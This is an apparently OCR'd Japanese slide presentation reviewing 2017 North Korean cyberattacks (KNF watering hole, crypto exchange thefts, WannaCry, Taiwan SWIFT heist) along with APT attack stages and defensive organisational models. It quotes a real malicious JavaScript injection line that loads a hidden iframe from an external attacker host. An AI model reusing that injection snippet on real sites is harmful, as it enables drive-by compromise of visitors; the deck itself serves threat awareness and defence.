- 2017年12月　米国の組織へのデータ破壊型攻撃

– 2017年2月 世界各国の銀行に対する窃取型攻撃

- 2016年10月から、北朝鮮と関係性が深いといわれている攻撃集団 Lazarusが、世界31ヵ国の100以上の銀行に対してサイバー攻撃を行ったと見られている。
- 最も深刻な被害事例は、2017年2月、ポーランド銀行に対するものであった。攻撃の手口は、次の通り。
  - ポーランドの金融分野の規制当局であるポーランド金融監督局KNF（www.knf.gov.pl）の Webサーバが侵入される。
  - Webサーバ内のローカルJSファイルの一部を修正される。そのJSファイルは、外部のJSファイルをロードして、選択した標的で悪意のあるペイロードを実行する仕組み。
  - KNFのWebサイトを閲覧したポーランドの銀行は、この悪意のあるペイロードにより、第三者に内部のITインフラ内の主要なサーバーをコントロールされる状態となる。



「保守中」と表示されるKNFサイト（2017年2月3日時点）

修正され正規のJSコード:
http://www.knf.gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11

読み込まれる外部の不正JSコード:
document.write(" <iframe name='forma' src='https://sap.misapor.ch/vishop/view.jsp?pagenum=1' width='145px' height='146px' style='left:-2144px;position:absolute;top:0px;'></iframe> ");


2017年4月-9月 韓国の仮想通貨取引所への窃取型サイバー攻撃

- 国家情報院は、2017年6月の仮想通貨取引所「Bithumb」で利用者3万6000人余りの個人情報が流出した事件で、4月のYoubitのハッキング事件、9月のCoinisのハッキング事件などがすべて北朝鮮の仕業だという証拠を確保し、検察に提供した。
  - 当時の仮想通貨76億ウォン（約7.8億円）相当を奪取したが、現在の価値で計算すると900億ウォン（約94億円）相当に達する。
- 攻撃手口
  - これらの取引所の従業員に、「美貌の女性」の写真を添付した入社願書を送付。
  - このファイルを開かせるとマルウェアに感染させ、取引所の従業員のFacebookに「美貌の女性」のプロフィールを送り付けた上で、友達としてつながる。
  - 頻度よくメッセンジャーで会話を交わしながら、様々な情報を聞き出し、ファイル送信により感染させる。これは、「サイバー版 Mata Hari」（第一次世界大戦当時のドイツの美貌の女スパイ）を作り上げ、ハッキング活動に利用したものといえる。

‘사이버 마타하리’에 당했던 가상화폐 거래소 유빗, 또 해킹당해 파산 절차
http://news.chosun.com/site/data/html_dir/2017/12/19/2017121902321.html

2017年5月 WannaCry（史上最大のランサムウェア攻撃）

- 世界150か国23万台以上のコンピュータに感染し、28言語で感染したコンピュータの身代金として暗号通貨Bitcoinを要求。



PRESS BRIEFINGS

Press Briefing on the Attribution of the WannaCry Malware Attack to North Korea

INFRASTRUCTURE & TECHNOLOGY | Issued on: December 19, 2017

★ ★ ★

ALL NEWS

James S. Brady Press Briefing Room

9:09 A.M. EST

MR. BOSSERT: Good morning, all. Sorry for being a little tardy this morning. I'd like to talk to you today about a cyber issue of significance.

In May of this year, a dangerous cyberattack known as WannaCry spread rapidly and indiscriminately across the world. The malware encrypted and

Other governments and private companies agree. The United Kingdom, Australia, Canada, New Zealand, and Japan have seen our analysis, and they join us in denouncing North Korea for WannaCry.

（他の政府や民間企業も同意している。英国、オーストラリア、カナダ、ニュージーランド、日本が我々の分析を確認し、彼らは我々と一緒に北朝鮮がWannaCryに関与していることを非難した。）

https://www.whitehouse.gov/briefings-statements/press-briefing-on-the-attribution-of-the-wannacry-malware-attack-to-north-korea-121917/

2017年9月 米国のユーティリティ事業者への偵察型攻撃

FireEye Products Services Solutions Partners Support

Home > FireEye Blogs > Threat Research Blog > North Korean Actors Spear Phish U.S. Electric Comp...

North Korean Actors Spear Phish U.S. Electric Companies

October 10, 2017 | by FireEye

We can confirm that FireEye devices detected and stopped spear phishing emails sent on Sept. 22, 2017, to U.S. electric companies by known cyber threat actors likely affiliated with the North Korean government. This activity was early-stage reconnaissance, and not necessarily indicative of an imminent, disruptive cyber attack that might take months to prepare if it went undetected (judging from past experiences with other cyber threat groups). We have previously detected groups we suspect are affiliated with the North Korean government compromising electric utilities in South Korea, but these compromises did not lead to a disruption of the power supply.

We have not observed suspected North Korean actors using any tool or method specifically designed to compromise or manipulate the industrial control systems (ICS) networks that regulate the supply of power. Furthermore, we have not uncovered evidence that North Korean linked actors have access to any such capability at this time.

Nation-states often conduct cyber espionage operations to gather intelligence and prepare for contingencies, especially at times of high tension. FireEye has detected more than 20 cyber threat groups suspected to be sponsored by at least four other nation-states attempting to gain access to targets in the energy sector that could have been used to cause disruptions. The few examples of disruptions to energy sector operations being caused by cyber operations required additional technical and operational steps that these North Korean actors do not appear to have taken nor have shown the ability to take.

https://www.fireeye.com/blog/threat-research/2017/10/north-korean-actors-spear-phish-us-electric-companies.html

北朝鮮がフィッシング攻撃、米電力会社が標的に

North Korea Targets U.S. Companies Using Spear-phishing Emails

2017年10月12日（木）16時30分

クリスティアナ・シルバ

シェア ツイート 111 B! ブックマーク

米電力会社へのフィッシングは北朝鮮の本格的なサイバー攻撃の前哨か　Jo Yong hak-REUTERS

https://www.newsweekjapan.jp/stories/world/2017/10/post-8640.php

2017年10月 台湾の銀行におけるSWIFTへの不正操作型攻撃

Posted by BAE Systems Applied Intelligence - Monday, 16 October 2017

TAIWAN HEIST: LAZARUS TOOLS AND RANSOMWARE

Written by Sergei Shevchenko, Hirman Muhammad bin Abu Bakar, and James Wong

BACKGROUND

Reports emerged just over a week ago of a new cyber-enabled bank heist in Asia. Attackers targeting Far Eastern International Bank (FEIB), a commercial firm in Taiwan, moved funds from its accounts to multiple overseas beneficiaries. In a story which reminds us of the Bangladesh Bank case – the culprits had compromised the bank's system connected to the SWIFT network and used this to perform the transfers.

In recent days, various malware samples have been uploaded to malware repositories which appear to originate from the intrusion. These include both known Lazarus group tools, as well as a rare ransomware variant called 'Hermes' which may have been used as a distraction or cover-up for the security team whilst the heist was occurring.

The timeline below provides an overview of the key events:

01 October 2017	Malware compiled containing admin credentials for the FEIB network.
03 October 2017	Transfers using MT103 messages were sent from FEIB to Cambodia, the US and Sri Lanka. Messages to cover the funds for the payments were incorrectly created and sent.
03 October 2017	Breach discovered and ransomware uploaded to online malware repository site.
04 October 2017	Individual in Sri Lanka cashes out a reported Rs30m (~$195,000).
06 October 2017	Individual returns to collect more cash from account, arrested whilst doing so.
06 October 2017	Press become aware of the incident.
12 October 2017	Samples uploaded which include known Lazarus malware.

https://baesystemsai.blogspot.jp/2017/10/taiwan-heist-lazarus-tools.html

#ワールド　2017年10月17日 / 13:04 / 3ヶ月前

台湾の銀行狙ったサイバー攻撃、北朝鮮が関与の可能性＝ＢＡＥ

1 分で読む

［トロント　１６日　ロイター］ - 英サイバーセキュリティー会社のＢＡＥシステムズ(BAES.L)は１６日、台湾の遠東国際商業銀行(2845.TW)を狙った最近のサイバー攻撃について、北朝鮮のハッカー集団「ラザルス」が関与した可能性があるとの見方を示した。

https://jp.reuters.com/article/cyber-heist-northkorea-taiwan-idJPKBN1CM09T

2017年10月 ネットバンキング利用者への窃取型攻撃

- （日本や韓国を含む）アジア・太平洋地域に住むネットバンキング利用者のスマホ、タブレット端末にウイルスを仕込んだメールを送る攻撃などを仕掛けた。
- 攻撃手法1
  - スピアフィッシングメールを送信して偽サイトへ誘導
  - 画面の指示に沿って入力したIDや暗証番号などを窃取
  - 窃取したIDと暗証番号で不正送金を行った可能性
- 攻撃手法2
  - インターネット上にウイルスを仕掛けたアプリをばらまく
  - そのアプリをインストールしたデバイスにおいて、ネットバンキング利用時に入力した個人情報を抜き取る

北のハッカー集団、ネットバンキング利用者を攻撃　日本も標的、個人財産狙う
http://www.sankei.com/world/news/171218/wor1712180004-n1.html

2017年11月 仮想通貨のマイニング攻撃

LL BLOGS

LABS

A North Korean Monero Cryptocurrency Miner

JANUARY 8, 2018 | CHRIS DOMAN

AlienVault labs recently analysed an application compiled on Christmas Eve 2017. It is an Installer for software to mine the Monero crypto-currency. Any mined currency is sent to Kim Il Sung University in Pyongyang, North Korea.

The Installer copies a file named intelservice.exe to the system. The filename intelservice.exe is often associated with crypto-currency mining malware. Based on the arguments it's executed with, it's likely a piece of software called xmrig.

It's not unusual to see xmrig in malware campaigns. It was recently used in some wide campaigns exploiting unpatched IIS servers to mine Monero.

https://www.alienvault.com/blogs/labs-research/a-north-korean-monero-cryptocurrency-miner

http://www.sankei.com/world/photos/180112/wor1801120009-p1.html

トピック 2

「2016年のリオ・オリンピックに関連して発生したサイバー攻撃」から得るべき知見

2016リオ・オリンピックに関連した発生してサイバー攻撃から得るべき知見

- 2016リオ・オリンピックにおける攻撃者像の概観：

攻撃者	ターゲット	目的	手段
経済犯罪者	観光客	経済的利得の獲得	メール、Web、ATM、POSを通じたパーソナルデータや金融関連情報の窃取
強い不満や苛立ち抱えるネットユーザ	有名組織（公的機関等）	自己の政治的主張や抗議	個人情報の晒し、サイト改ざん、DDoS攻撃

  - （参考）2012ロンドン・オリンピックにおける攻撃者像の概観：

攻撃者	ターゲット	目的	手段
経済犯罪者	観光客	経済的利得の獲得	メール、Web、ATM、POSを通じたパーソナルデータや金融関連情報の窃取
強い不満や苛立ち抱えるネットユーザ	有名組織（公的機関等）	自己の政治的主張や抗議	個人情報の晒し、サイト改ざん、DDoS攻撃
敵対国（或いはテロリスト）	インフラ事業者等	運営妨害による信頼失墜	内部犯行、基幹（制御）システムの破壊攻撃


- 2020年東京・オリンピックに向けて、取るべき方策：
  - 攻撃者特性に合わせて**官民それぞれが行うべき役割分担**、**緊密な連携構築**、**実務遂行能力の確保**

トピック 3

管理者が保有すべきサイバー攻撃の対処能力

APT攻撃の基本的な流れと顕在化事象（例）

【攻撃側】



【発生事象】

攻撃ペイロード
- 悪意のあるコード等

マルウェア
- 実行可能ファイル

デリバリシステム
- アカウント取得
- Webサイト構築

標的型メール
- 添付ファイル
- 本文中にリンク

ドライブバイダウンロード
- 潜在化

Webサイト
- iframe
- 悪性サイト

マルウェア活動
- ドロッパー
- 設定変更

足場固め
- 難読・暗号化
- ダンウロード

サードパーティ侵害
- インジェクト
- 偽ファイル

バックドア
- Bot、RAT
- 検知回避

固定化
- 常駐化
- チャネル特定

権限昇格
- Pass-the-Hash
- 脆弱性利用

認証情報取得
- ID、パスワード
- Active Directory

通信確立
- 通常通信
- ビーコン

サイドチャネル攻撃
- 挙動観察
- 最適特定

内部調査
- SMBホスト名
- プロービング

固定化の維持
- Startup 登録
- 暗号通信


連鎖活動
- 他ホストへ移動
- 情報取得

チャネル追加
- 転送先経路とホスト

取得情報の転送
- パッケージ化
- 暗号化

【防御側】

今後のサイバー脅威の変遷




サイバー攻撃の対処体制及び運用の設計思想


- サイバー攻撃の被害を受けた組織・団体が、事後に構築するサイバー攻撃対処の体制及び運用の設計思想で、よく見られるパターンは次のとおり。

  - 「**コンプライアンス強化モデル**」
    - 明確なポリシーや基準を定めて適用の可否を厳格化を目指す
    - 上場企業、グループ企業、政府関係機関に多い

  - 「**インシデントレスポンスモデル**」
    - 発生した事象に対して迅速かつ的確な対処を目指す
    - 重要インフラ事業者に多い




  - 「**積極的防衛モデル**」
    - 明確な意図をもった攻撃行為に対峙し、積極的防衛を目指す
    - 開発部門を持つ大手事業者に多い



今後求められるサイバー攻撃対処プロセスのあり方

